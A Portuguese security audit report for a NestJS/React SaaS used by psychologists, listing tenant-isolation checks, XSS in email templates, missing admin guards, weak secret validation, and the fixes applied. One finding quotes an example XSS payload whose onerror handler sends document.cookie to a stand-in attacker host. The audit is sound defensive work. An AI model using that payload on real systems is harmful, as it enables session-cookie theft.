

RELATÓRIO DE AUDITORIA DE SEGURANÇA

psicoSAAS — UseCognia

Data do relatório	31/08/2026
Escopo auditado	Backend (NestJS + TypeORM + PostgreSQL), Frontend (React + Vite), configuração de deploy (Docker, Railway, Vercel), CI/CD e histórico git
Controllers backend cobertos	33 de 33 (100% — sem amostragem)
Metodologia	6 auditorias sistemáticas paralelas: 3 lotes de controllers (isolamento de tenant + IDOR), 1 auditoria de permissões frontend×backend, 1 auditoria de segredos hardcoded (código + configs + histórico git + bundle), 1 auditoria de XSS (frontend + templates de e-mail)
Critério de achado	Somente vulnerabilidades verificadas diretamente em código real, com arquivo:linha e trecho de evidência — nenhum item especulativo


Como cada categoria foi mapeada para esta stack

O projeto não usa Supabase/RLS — é um backend NestJS+TypeORM+PostgreSQL com autenticação Passport JWT. Antes de auditar, o mecanismo de isolamento de dados foi identificado: **não existe filtro automático de banco** — cada query precisa incluir manualmente psychologistId/userId vindo do usuário autenticado (req.user.id). As 5 categorias pedidas foram adaptadas assim: **(1) Banco sem tranca** → ausência desse filtro manual em queries de listagem/agregação/export; **(2) Permissão no navegador** → gates de UI (admin, Pro, etc.) cruzados contra os guards reais do NestJS (AdminGuard, @RequirePlan, NoImpersonationGuard) em cada endpoint correspondente; **(3) IDOR** → todo handler com :id auditado individualmente quanto ao cruzamento de posse na query; **(4) Chaves expostas** → código-fonte, configs de Docker/Railway/Vercel, CI, histórico git completo e bundle do frontend; **(5) XSS** → frontend (sem framework de templating server-side) e templates de e-mail HTML no backend, onde a saída não é escapada automaticamente pelo React.


Resumo executivo

A auditoria cobriu **100% dos 33 controllers** do backend (sem amostragem), o frontend React completo e a configuração de deploy/CI. Foram identificados **13 achados** verificados em código real: **1 crítico(s)**, **2 alto(s)**, **3 médio(s)** e **7 baixo(s)**, além de **1 item informativo** (observação de manutenibilidade, sem risco de segurança ativo). Em contrapartida, foram verificados e confirmados **27 pontos fortes** — padrões de segurança já corretamente implementados e aplicados de forma consistente em toda a base, evidenciando que o isolamento de tenant e a maioria dos guards de permissão estão bem desenhados.

Status de remediação (31/08/2026): todos os 13 achados foram tratados no mesmo dia da auditoria — **13 corrigidos** diretamente no código e **1 confirmado(s) já correto(s)** após revisão do service (falso positivo do achado inicial, que só olhou o controller). As correções foram verificadas com build limpo (`nest build`) e suíte de testes completa (576/576 testes, 83 suítes). Os detalhes de cada correção estão na seção "Achados detalhados", campo **Correção aplicada**.



Achados por categoria



Pontos fortes verificados

Os itens abaixo foram lidos e confirmados diretamente no código durante a auditoria — não são suposições. Eles demonstram a cobertura real do trabalho e servem de linha de base para não regredir esses comportamentos em mudanças futuras.

Área	Arquivo:linha	Verificado
Isolamento de tenant sistemático	analytics.service.ts:71-302	Todas as 17 queries paralelas do dashboard filtram psychologistId = :userId vindo do JWT.
Isolamento de tenant sistemático	appointments.service.ts:70-77	findOne usa where:{id,psychologistId}; retorna 404 (não 403) para registros de outro psicólogo, evitando enumeração.
Isolamento de tenant sistemático	patients.service.ts / sessions.service.ts	Todo findOne/findAll/update/delete cruza id com psychologistId — inclusive em cascatas (anexos, revisões, addenda).
Isolamento de tenant sistemático	financial.service.ts:188-251	markPaid, remove, updateRecurringExpense sempre chamam findOne(id, psychologistId) antes de mutar.
Isolamento de tenant sistemático	neuropsych-assessments.service.ts	Todos os métodos (8 pontos verificados) usam where:{id,psychologistId}, inclusive assertInstrument para vínculo de recursos filhos.
IDOR eliminado por design	auth.service.ts	updateProfile/updateAvatar/updatePreferences/changePassword/deleteAccount usam exclusivamente req.userId (JWT sub) — nunca um id vindo do cliente.
IDOR eliminado por design	data-export.service.ts:49-112	Todas as 13 entidades exportadas são filtradas por userId; rate-limit de 3/hora com log de auditoria que exclui o conteúdo exportado.
Tokens públicos bem implementados	patients.service.ts:406-428 / neuropsych-assessments.service.ts:208-231	Tokens de portal/compartilhamento: 32 bytes de entropia, hashados (hashToken) — nunca comparados em texto puro —, com TTL configurável e expiração aplicada em código (não só documentada).
Tokens públicos bem implementados	instrument-assignments.service.ts:183-229 / booking-contact-memory.service.ts:37-53	Mesmo padrão: token opaco hashado + expiração checada em código + throttle na rota pública.
Webhooks assinados corretamente	whatsapp-cloud-webhook.controller.ts:52-63	HMAC-SHA256 sobre o rawBody, comparação com crypto.timingSafeEqual e checagem de comprimento antes da comparação (evita exceção por tamanhos diferentes).
Webhooks assinados corretamente	billing-webhook.service.ts:28-39 / encrypt.util.ts:163-168	isValidOrigin usa secretsMatch (SHA-256 + timingSafeEqual), falha fechado se ASAAS_WEBHOOK_TOKEN não estiver configurado.
Webhooks assinados corretamente	google-calendar.service.ts:319-335	State do fluxo OAuth assinado com HMAC-SHA256, expiração de 10 min, comparação timing-safe.
Guards administrativos aplicados a nível de classe	admin.controller.ts / churn.controller.ts / prospecting.controller.ts	@UseGuards(JwtAuthGuard, CsrfGuard, AdminGuard) na classe inteira — nenhum handler individual depende de lembrar de aplicar o guard.
Guard de impersonação com boa cobertura	no-impersonation.guard.ts + 10+ controllers	NoImpersonationGuard bloqueia ações sensíveis (senha, billing, financeiro, exportação, analytics) durante sessão de 'ver como usuário', sem exceção identificada.
Impersonação bem desenhada	auth.controller.ts:165-167 / auth.service.ts:306-346	Exige AdminGuard, bloqueia impersonar outro admin, emite apenas access token de 15 min (nunca toca no refresh token do alvo).
Rota interna protegida por segredo compartilhado	internal-cleanup.controller.ts:18-28	Pública mas exige header x-internal-secret comparado via secretsMatch timing-safe, falha fechado sem o segredo configurado, rate-limited a 3/hora.

Área	Arquivo:linha	Verificado
Validação de startup fail-closed	backend/src/main.ts:19-39	Boot falha (throw) se JWT_SECRET, DATABASE_URL, SIGN_SECRET ou ENCRYPTION_KEY estiverem ausentes ou curtos, e se TYPEORM_SYNC=true ou ASAAS_WEBHOOK_TOKEN ausente em produção.
Sem defaults inseguros em criptografia	encrypt.util.ts	getKey() lança erro se ENCRYPTION_KEY ausente/curta — sem fallback silencioso para dado clínico criptografado em repouso.
CI com scanner de segredos	.github/workflows/ci.yml	Gitleaks roda em todo push/PR com histórico completo (fetch-depth:0) — scanner automatizado já integrado ao pipeline.
Sem segredos reais no histórico git	git log -S (AKIA, BEGIN RSA, sk_live)	Buscas direcionadas no histórico completo não encontraram credenciais reais — apenas exemplos de documentação e artefatos de bibliotecas de terceiros já removidos.
Bundle do frontend limpo	frontend/dist/assets/*.js	Nenhuma chave de backend vazou via VITE_*; apenas VITE_POSTHOG_KEY (chave pública de analytics, uso client-side esperado).
Sem XSS via renderização de HTML no frontend	frontend/src (grep exaustivo)	Nenhum dangerouslySetInnerHTML em todo o frontend; nenhuma lib de Markdown com HTML habilitado; nenhum eval/new Function/setTimeout com string.
Texto de IA renderizado com segurança	NeuropsychCopilotPanel.tsx:264-309	Saída do Copiloto Clínico (IA) renderizada 100% via JSX puro — escapada automaticamente pelo React.
Maioria dos templates de e-mail já escapa corretamente	email.service.ts (sendBookingCancellation, sendSessionReminder, sendProUpgradeOffer)	Usam this.escapeHtml() corretamente em todos os campos de usuário antes de interpolar no HTML — mostra que o padrão correto já é conhecido e aplicado na maioria dos casos.
Upload de anexos validado por conteúdo real	patient-attachments.service.ts:172-185	contentMatchesMime valida magic bytes do arquivo, não apenas o MIME declarado; storageKey derivado 100% server-side, sem risco de path traversal.
Import CSV não permite spoofing de dono	patients-import.service.ts:157	psychologistId sempre fixado a partir do usuário autenticado — nenhum campo do CSV pode sobrescrever o dono dos registros importados.
Prontuário clínico com trilha de integridade	sessions.service.ts:358-387	Bloqueio de edição direta após 7 dias (EDIT_LOCK_DAYS) com trilha de revisões e hash HMAC de integridade do conteúdo clínico.

Riscos centrais (fraquezas)

Todos os itens abaixo já foram corrigidos no mesmo dia da auditoria (ver "Status de remediação" no resumo executivo e o campo "Correção aplicada" em cada achado detalhado). Mantidos aqui como registro do estado encontrado originalmente.

XSS em templates de e-mail transacional — 5 achados (1 crítico, 1 alto, 3 baixos/médios) — vários templates de e-mail interpolam nome de usuário/paciente sem `escapeHtml()`, incluindo um ponto acessível sem autenticação (formulário público de agendamento).

Endpoint de criação de template sem verificação de privilégio — `POST /templates` permite a qualquer conta autenticada criar conteúdo marcado `isDefault:true` em uma tabela global, sem AdminGuard — risco de envenenamento de conteúdo servido a outros usuários.

Validação de segredos de produção incompleta — A checagem de startup valida comprimento mas não valor — os placeholders do próprio `.env.example` passam despercebidos se copiados sem edição.

Desvios pontuais de padrão já estabelecido no projeto — Comparação de token não-constante em 1 webhook, quando o padrão `timing-safe` correto já existe e é usado em outro webhook do mesmo repositório — indica falta de um helper compartilhado obrigatório.

Achados detalhados por categoria

1. Banco sem tranca (isolamento de tenant)

Sev.	Status	Arquivo:linha	Descrição
Baixa	Corrigido	F10 — backend/src/module s/booking/booking.service.ts:499-503,960-979	Fallback de comparação de confirmationToken em texto puro (legado) confirmByToken e findByCancellationToken comparam tanto o hash do token quanto o texto puro, mantendo compatibilidade com registros antigos que armazenaram o token sem hash antes da migração.
Baixa	Corrigido	F11 — backend/src/module s/documents/documents.service.ts:56-67	signCode de verificação de documento usa apenas 32 bits de entropia signCode usa somente 8 caracteres hex (fullHash.slice(0,8)) do HMAC — 32 bits de espaço de busca.

F10 — Evidência e exploração — Corrigido

```
where: [  
  { confirmationToken: hashToken(token) },  
  { confirmationToken: token },  
]
```

Por que é explorável: Não é explorável contra dados novos (todo booking novo grava hashToken()). É uma superfície residual: se algum registro legado ainda tiver o token em claro, um vazamento de backup/dump do banco exporia o segredo diretamente comparável.

Condições de explorabilidade: Só relevante se ainda existirem linhas antigas com token em texto puro no banco de produção.

Correção aplicada: backend/src/modules/booking/booking.service.ts:498-506,960-983 — confirmado via migration ProtectPublicTokensAndSensitiveLogs17845900000000 que 100% dos registros já foram migrados para hash; fallback de comparação em texto puro removido.

F11 — Evidência e exploração — Corrigido

```
// documents.service.ts:56-67  
const signCode = fullHash.slice(0, 8) // 32 bits
```

Por que é explorável: A rota pública GET /documents/verify/:code é rate-limited a 30/min, tornando força bruta impraticável em tempo humano (~272 anos no ritmo permitido por IP), mas o espaço de busca é pequeno o suficiente para justificar reforço (12-16 hex chars) caso o rate limit seja contornável via múltiplos IPs/proxies.

Condições de explorabilidade: Exige contornar o rate-limit por IP (ex: via botnet ou proxies rotativos) para se tornar praticável.

Correção aplicada: backend/src/modules/documents/documents.service.ts:56-67 — signCode aumentado de 8 para 14 hex chars (32→56 bits); fallback de colisão também ampliado (randomBytes(4)→randomBytes(7)).

2. Permissão definida no navegador

Sev.	Status	Arquivo:linha	Descrição
Alta	Corrigido	F03 — backend/src/module s/templates/templates.controller.ts:24-28 backend/src/modules/templates/entities/template.entity.ts	Criação de template global sem AdminGuard permite envenenar conteúdo servido a outros usuários POST /templates só exige JwtAuthGuard + CsrfGuard (sem AdminGuard). A entidade Template não tem coluna de tenant (userId/psychologistId) — é uma tabela GLOBAL, servida a todos os usuários via findAll()/findByType(). CreateTemplateDto aceita isDefault: boolean livremente.

Sev.	Status	Arquivo:linha	Descrição
Baixa	Já correto	F12 — backend/src/module s/testimonial/testimonial.co ntroller.ts:44-51	setApproved não valida publicConsent no backend, só no frontend (risco de compliance/LGPD) A regra 'só aprovar depoimento público se o usuário deu consentimento' existe apenas como botão disabled no frontend (TestimonialsPage.tsx:44). O backend não impõe a mesma checagem.
Baixa	Corrigido	F13 — backend/src/module s/auth/auth.controller.ts:22 4-229	PATCH /auth/preferences não exige @RequirePlan('pro') para campos de cobrança automática Um usuário Free pode gravar autoCharge:true, lateReminder:true, chargeTemplate, pixKey via chamada direta, mesmo com a UI desabilitando esses campos só client-side (PaymentTab.tsx).
Informativa	Corrigido	F14 — backend/src/module s/billing/billing.controller.ts: 100-107,127-133	GET /billing/metrics reimplementa checagem de admin em vez de reusar AdminGuard isMetricsAdmin() lê a mesma env var ADMIN_EMAILS de forma independente do AdminGuard, em vez de usar @UseGuards(JwtAuthGuard, AdminGuard).

F03 — Evidência e exploração — Corrigido

```
// templates.controller.ts:24-28
@Post()
@UseGuards(JwtAuthGuard, CsrfGuard)
create(@Body() dto: CreateTemplateDto) {
  return this.templates.create(dto)
}
```

```
// dto/create-template.dto.ts:19-21
isDefault?: boolean
```

Por que é explorável: Qualquer conta autenticada (Free ou Pro) pode chamar POST /templates com type: 'whatsapp_message' (ou document/receipt), isDefault: true e conteúdo malicioso/phishing. Como o serviço faz upsert de seed apenas em onModuleInit e findByType() ordena por createdAt ASC, um template malicioso criado pelo atacante com isDefault:true passa a coexistir com os templates padrão reais e pode ser servido a OUTROS psicólogos, inserindo conteúdo controlado pelo atacante em documentos/recibos/mensagens de WhatsApp que outros profissionais enviam a seus próprios pacientes.

Condições de explorabilidade: Nenhuma condição especial — qualquer conta autenticada, mesmo plano Free.

Correção aplicada: backend/src/modules/templates/templates.controller.ts:24-28 — POST /templates agora exige @UseGuards(JwtAuthGuard, CsrfGuard, AdminGuard).

F12 — Evidência e exploração — Já correto

```
// testimonial.controller.ts:44-51
@Patch('admin/testimonials/:id')
@UseGuards(JwtAuthGuard, CsrfGuard, AdminGuard)
setApproved(@Param('id') id: string, @Body() dto: SetApprovedDto) { ... }
```

Por que é explorável: Não é uma escalção de privilégio (a rota já exige AdminGuard, então só um admin já confiável alcança o endpoint) — é um risco de compliance/LGPD: um admin ou script que chame a rota diretamente poderia publicar um depoimento sem o consentimento explícito do usuário, já que a checagem de negócio não existe no backend.

Condições de explorabilidade: Requer já ter acesso de admin — não é explorável por usuário comum.

Observação: backend/src/modules/testimonial/testimonial.service.ts:165-170 — setApproved já rejeitava approvedForPublic:true sem publicConsent (BadRequestException). O achado do auditor considerou só o controller; nenhuma alteração de código foi necessária.

F13 — Evidência e exploração — Corrigido

```
// auth.controller.ts:224-229
@Patch('preferences')
@UseGuards(JwtAuthGuard, NoImpersonationGuard)
updatePreferences(@Request() req, @Body() dto: UpdatePreferencesDto) { ... }
```

Por que é explorável: Não há impacto prático: toda ação que efetivamente ENVIA a cobrança (booking upfront charge, lembrete de atraso, sendCharge) converge para NotificationsService.sendWhatsApp(), que chama canUseWhatsAppAutomation() → planAccess.hasAccess(userId,'pro') e bloqueia contas Free no ponto de execução real. É um achado de design/defesa-em-profundidade: se um novo canal de disparo no futuro esquecer de checar canUseWhatsAppAutomation, a trava desaparece silenciosamente porque a preferência gravada não reflete o plano real.

Condições de explorabilidade: Não explorável hoje — depende de uma falha futura em não checar o plano no ponto de disparo.

Correção aplicada: backend/src/modules/auth/auth.service.ts — updatePreferences agora usa PlanAccessService para descartar autoCharge/lateReminder/chargeTemplate/lateReminderTemplate quando a conta não tem plano Pro, em vez de persistir preferências sem efeito.

F14 — Evidência e exploração — Corrigido

```
private isMetricsAdmin(email?: string): boolean {
  const admins = (process.env.ADMIN_EMAILS ?? 'gilsonfilho96@outlook.com')
    .split(',')
    .map(v => v.trim().toLowerCase())
    .filter(Boolean)
  return !!email && admins.includes(email.toLowerCase())
}
```

Por que é explorável: Não é uma vulnerabilidade — hoje é funcionalmente equivalente ao AdminGuard. Risco de manutenção: se o AdminGuard for endurecido no futuro (MFA, allowlist de IP), essa rota não herda a mudança automaticamente.

Condições de explorabilidade: N/A — achado de manutenibilidade, não de segurança ativa.

Correção aplicada: backend/src/modules/billing/billing.controller.ts:100-107 — GET /billing/metrics agora usa @UseGuards(JwtAuthGuard, AdminGuard); isMetricsAdmin() duplicado foi removido.

3. IDOR

Sev.	Status	Arquivo:linha	Descrição
Média	Corrigido	F07 — backend/src/modules/prospecting/webhooks/prospecting-webhook.controller.ts:29	Comparação de token do webhook de prospecção não é em tempo constante Usa `token !== expectedSecret` (comparação de string simples) em vez de crypto.timingSafeEqual, diferente do webhook do WhatsApp Cloud que usa comparação timing-safe corretamente no mesmo repositório.

F07 — Evidência e exploração — Corrigido

```
// prospecting-webhook.controller.ts:29
if (token !== expectedSecret) {
```

Por que é explorável: Permite teoricamente um ataque de timing para recuperar PROSPECTING_WEBHOOK_SECRET byte a byte, embora a viabilidade prática dependa de jitter de rede/infra (risco baixo-médio em produção real, mas é o tipo de desvio de padrão que deve ser corrigido, já que o padrão correto já existe em outro lugar do mesmo código).

Condições de explorabilidade: Exige medição de latência de rede precisa e repetida contra o endpoint do webhook — ataque de alta sofisticação, baixa probabilidade prática.

Correção aplicada: backend/src/modules/prospecting/webhooks/prospecting-webhook.controller.ts:29 — comparação trocada para secretsMatch() (SHA-256 + timingSafeEqual), mesmo helper usado no webhook do Asaas.

4. Chaves expostas

Sev.	Status	Arquivo:linha	Descrição
Média	Corrigido	F05 — backend/src/main.ts:25-33 backend/.env.example:16,23,77	Validação de startup checa só o comprimento de JWT_SECRET/SIGN_SECRET/ENCRYPTION_KEY, não se é o valor-placeholder main.ts rejeita o boot se esses segredos tiverem menos de 32 caracteres — mas os placeholders do .env.example já têm mais de 32 caracteres ('your-super-secret-jwt-key-change-in-production-min-32-chars', etc.), então passam na validação de comprimento sem serem trocados.

Sev.	Status	Arquivo:linha	Descrição
Baixa	Corrigido	F06 — backend/src/common/guards/admin.guard.ts:4 backend/src/modules/billing/billing.controller.ts:128	E-mail de admin hardcoded como fallback caso ADMIN_EMAILS não esteja definida `process.env.ADMIN_EMAILS ?? 'gilsonfilho96@outlook.com'` concede privilégio de admin automaticamente a esse e-mail se a env var não for configurada em produção.

F05 — Evidência e exploração — Corrigido

```
// backend/.env.example:16
JWT_SECRET=your-super-secret-jwt-key-change-in-production-min-32-chars
// backend/.env.example:23
SIGN_SECRET=your-sign-secret-key-change-in-production-min-32-chars
// backend/.env.example:77
ENCRYPTION_KEY=change-this-encryption-secret-min-32-chars
```

Por que é explorável: Se alguém copiar .env.example para .env em produção sem trocar os valores, o boot passa normalmente com um segredo previsível e PÚBLICO (está no repositório git). Um atacante que leia o .env.example forjaria JWTs válidos, assinaturas de documento e leria dados 'criptografados' com a chave conhecida.

Condições de explorabilidade: Exige erro operacional de deploy (não trocar os placeholders) — não é um bug de código isolado, mas a validação atual não detecta esse erro.

Correção aplicada: backend/src/main.ts — nova checagem KNOWN_SECRET_PLACEHOLDERS rejeita o boot se JWT_SECRET/SIGN_SECRET/ENCRYPTION_KEY forem iguais aos valores de exemplo do .env.example.

F06 — Evidência e exploração — Corrigido

```
const admins = (process.env.ADMIN_EMAILS ?? 'gilsonfilho96@outlook.com')
  .split(',')
  .map(v => v.trim().toLowerCase())
  .filter(Boolean)
```

Por que é explorável: Baixo risco por si só (exige controle daquela conta de e-mail específica), mas é um default que concede privilégio administrativo silenciosamente se a env var for esquecida no deploy.

Condições de explorabilidade: Só é explorável se ADMIN_EMAILS não for configurada em produção E o atacante controlar aquele e-mail específico.

Correção aplicada: backend/src/common/guards/admin.guard.ts:4 — fallback hardcoded removido (getAdminEmails() agora retorna [] se ADMIN_EMAILS ausente); main.ts passou a exigir ADMIN_EMAILS em produção.

5. Inputs sem tratamento (XSS)

Sev.	Status	Arquivo:linha	Descrição
Crítica	Corrigido	F01 — backend/src/modules/email/email.service.ts:387-419 backend/src/modules/referral/referral.service.ts:84-88, 109-113	XSS armazenado/refletido entre contas via e-mail de indicação (referral) sendReferralWelcomeBonus e sendReferralReward interpolam o nome do usuário diretamente em HTML (`<strong>\${referredName}</strong>` / `\${master.referrer.name}`) sem passar por escapeHtml(), diferente de outros templates do mesmo arquivo que já usam essa função corretamente.
Alta	Corrigido	F02 — backend/src/modules/email/email.service.ts:253-268 backend/src/modules/notifications/notifications.service.ts:1479-1485	XSS via nome de paciente não autenticado no e-mail de solicitação de agendamento sendBookingRequest interpola patientName, date e time direto no HTML (`<strong>\${patientName}</strong>`) sem escapeHtml(). booking.patientName vem do formulário público de agendamento (BookingPage.tsx), preenchido por qualquer visitante SEM LOGIN.
Média	Corrigido	F04 — backend/src/modules/email/email.service.ts:280-283	sendBookingConfirmation — ramo padrão (sem mensagem customizada) sem escape de HTML Apenas o ramo customMessage (texto digitado pelo psicólogo) passa por escapeHtml() (linha 279). O ramo padrão interpola patientName/date/time crus.

Sev.	Status	Arquivo:linha	Descrição
Baixa	Corrigido	F08 — backend/src/modules/email/email.service.ts:456-492 backend/src/modules/documents/documents.service.ts:405-414	sendDocumentEmail interpola recipientName/docTitle/psychologistName sem escape Nenhum dos três campos passa por escapeHtml() antes de compor o HTML do e-mail de envio de documento.
Baixa	Corrigido	F09 — backend/src/modules/email/email.service.ts:189,215,238,375	sendWelcome / sendPasswordReset / sendEmailVerification / sendTrialEndingReminder sem escapeHtml (self-XSS) Usam name/firstName sem escapeHtml(). Em todos os casos o destinatário do e-mail é o próprio dono do nome.

F01 — Evidência e exploração — Corrigido

```
// email.service.ts:387-419 (sendReferralWelcomeBonus / sendReferralReward)
html: this.wrap(`<p>Olá, ${referredName}! ...</p>` /* sem escapeHtml */)
```

```
// referral.service.ts:84-88
await this.email.sendReferralWelcomeBonus(
  newUser.name, newUser.email, master.referrer?.name ?? 'um colega'
)
// referral.service.ts:109-113
await this.email.sendReferralReward(
  use.referrer.name, use.referrer.email, use.referred?.name ?? 'seu colega'
)
```

Por que é explorável: O usuário A define o próprio nome (campo livre de cadastro/perfil) como um payload HTML malicioso, ex: `<img src=x onerror=fetch('https://atacante.com/?c='+document.cookie)>`. Quando o usuário B usa o link de indicação de A, B recebe um e-mail com o nome de A cru. E quando B qualifica a indicação, A recebe um e-mail com o nome de B cru. Atacante e vítima são CONTAS DIFERENTES — não é self-XSS. O impacto real é limitado pela sanitização de HTML feita por clientes de e-mail modernos (Gmail/Outlook removem `<script>/onerror` na maioria dos casos), mas ainda permite injeção de HTML arbitrário no corpo do e-mail (phishing visual, links falsos, defacement do template transacional).

Condições de explorabilidade: Nenhuma feature flag necessária; basta o atacante ter uma conta e usar o programa de indicação (referral), que está sempre ativo.

Correção aplicada: backend/src/modules/email/email.service.ts:387-419 — sendReferralReward e sendReferralWelcomeBonus agora escapam nome/referredName/referrerName com `this.escapeHtml()` antes de interpolar no HTML.

F02 — Evidência e exploração — Corrigido

```
// notifications.service.ts:1479-1484
await this.email.sendBookingRequest(
  booking.patientName, page.psychologist.email, booking.date, booking.time, confirmUrl
)
```

```
// email.service.ts:253-268 (sendBookingRequest)
html: this.wrap(`<p>...<strong>${patientName}</strong> solicitou agendamento para
<strong>${date}</strong> às <strong>${time}</strong>...</p>`)
```

Por que é explorável: É a superfície de XSS mais exposta encontrada na auditoria: o atacante NÃO PRECISA de conta — só precisa agendar um horário público (`/agendar/:slug`) com o campo nome preenchido com um payload HTML/JS. A vítima é o psicólogo dono da agenda, que recebe o e-mail de notificação com o payload não escapado.

Condições de explorabilidade: Exige apenas que o psicólogo tenha a página de agendamento público habilitada (funcionalidade padrão do produto).

Correção aplicada: backend/src/modules/email/email.service.ts:253-268 — sendBookingRequest agora escapa patientName/date/time com `this.escapeHtml()`; subject também sanitizado contra quebra de linha.

F04 — Evidência e exploração — Corrigido

```
// email.service.ts:280-283
: `<p>Olá, ${patientName.split(' ')[0]}! Sua sessão para <strong>${date}</strong> às
<strong>${time}</strong> foi confirmada.</p>`
```

Por que é explorável: No fluxo típico (paciente agenda e recebe seu próprio e-mail) é self-XSS de baixo impacto. Se um profissional cria o agendamento manualmente em nome de um paciente, passa a ser cross-user — o profissional (ou um

paciente que ditou o nome por telefone) poderia injetar HTML que é enviado por e-mail a outra pessoa.

Condições de explorabilidade: Requer o fluxo de agendamento manual pelo profissional (em nome do paciente) para virar cross-user.

Correção aplicada: backend/src/modules/email/email.service.ts:280-283 — ramo padrão de sendBookingConfirmation agora escapa patientName/date/time.

F08 — Evidência e exploração — Corrigido

```
html: this.wrap(`<p>Olá, ${opts.recipientName}. Segue em anexo o documento
<strong>${opts.docTitle}</strong>, emitido por <strong>${opts.psychologistName}</strong>
...`)
```

Por que é explorável: Todos os campos são definidos pelo profissional (não pelo paciente) e o e-mail vai para o paciente — é cross-user, mas exige que o próprio profissional injete o payload contra seu próprio paciente (motivação de ataque baixa, mas ainda uma falha de tratamento de input a corrigir por defesa em profundidade).

Condições de explorabilidade: Requer que o profissional (não o paciente) seja o atacante — cenário de baixa probabilidade.

Correção aplicada: backend/src/modules/email/email.service.ts:456-492 — sendDocumentEmail agora escapa recipientName/docTitle/psychologistName/psychologistCrp/signCode.

F09 — Evidência e exploração — Corrigido

```
// e.g. email.service.ts:189 (sendWelcome)
html: this.wrap(`<p>Olá, ${name}! Bem-vindo...</p>`)
```

Por que é explorável: Impacto restrito ao próprio atacante (self-XSS) — o usuário só conseguiria injetar HTML no e-mail que ele mesmo recebe. Severidade baixa, mas vale corrigir por consistência e defesa em profundidade.

Condições de explorabilidade: Nenhuma — mas o único impacto é contra o próprio atacante.

Correção aplicada: backend/src/modules/email/email.service.ts:183-385 — sendWelcome/sendPasswordReset/sendEmailVerification/sendTrialEndingReminder agora escapam o primeiro nome antes de interpolar.

Recomendações priorizadas

Ordenadas por prioridade de correção (P1 = corrigir primeiro). O agrupamento por achado (coluna "Refs.") indica quais itens da seção anterior cada recomendação resolve.

Prior.	Recomendação	Refs.	Justificativa
P1	Aplicar <code>escapeHtml()</code> em todos os templates de e-mail que interpolam dado de usuário sem escape	F01, F02, F04, F08, F09	Elimina o único achado crítico e o único de alta severidade que envolvem contas/visitantes diferentes (F01, F02); a técnica (<code>escapeHtml</code>) já existe e está em uso no mesmo arquivo, então é aplicação mecânica.
P1	Adicionar AdminGuard em POST <code>/templates</code> (ou mover <code>isDefault</code> para rota <code>admin-only</code>)	F03	Fecha o único achado de alta severidade de permissão — hoje qualquer conta pode envenenar conteúdo servido a outros psicólogos.
P2	Endurecer a validação de startup para rejeitar os valores-placeholder conhecidos do <code>.env.example</code> , não só o comprimento	F05	Reduz o risco de um erro operacional de deploy (copiar <code>.env.example</code> sem editar) resultar em segredos previsíveis e públicos em produção.
P2	Trocar comparação de token do webhook de prospecção para <code>crypto.timingSafeEqual</code>	F07	Alinha com o padrão já usado no webhook do WhatsApp Cloud no mesmo repositório — mudança de poucas linhas.
P2	Adicionar checagem de <code>publicConsent</code> no backend de <code>setApproved</code> (testimonial)	F12	Fecha lacuna de compliance/LGPD; a regra de negócio já existe no frontend, só precisa ser espelhada no backend.
P3	Remover o e-mail hardcoded de fallback em <code>ADMIN_EMAILS</code> e falhar o boot se a <code>env var</code> estiver ausente	F06	Elimina o default implícito de privilégio administrativo — alinhado ao padrão fail-closed já usado para outros segredos em <code>main.ts</code> .
P3	Aumentar a entropia do <code>signCode</code> de verificação de documento (8 → 12-16 hex chars)	F11	Reforço defensivo de baixo custo contra cenários futuros de rate-limit bypass.
P3	Adicionar <code>@RequirePlan('pro')</code> em <code>PATCH /auth/preferences</code> para os campos de cobrança automática	F13	Defesa em profundidade — remove a dependência implícita de que todo canal de disparo futuro lembre de checar o plano.
P3	Remover fallback de comparação de <code>confirmationToken</code> em texto puro após confirmar que não há registros legados	F10	Reduz superfície de exposição em caso de vazamento de backup do banco.
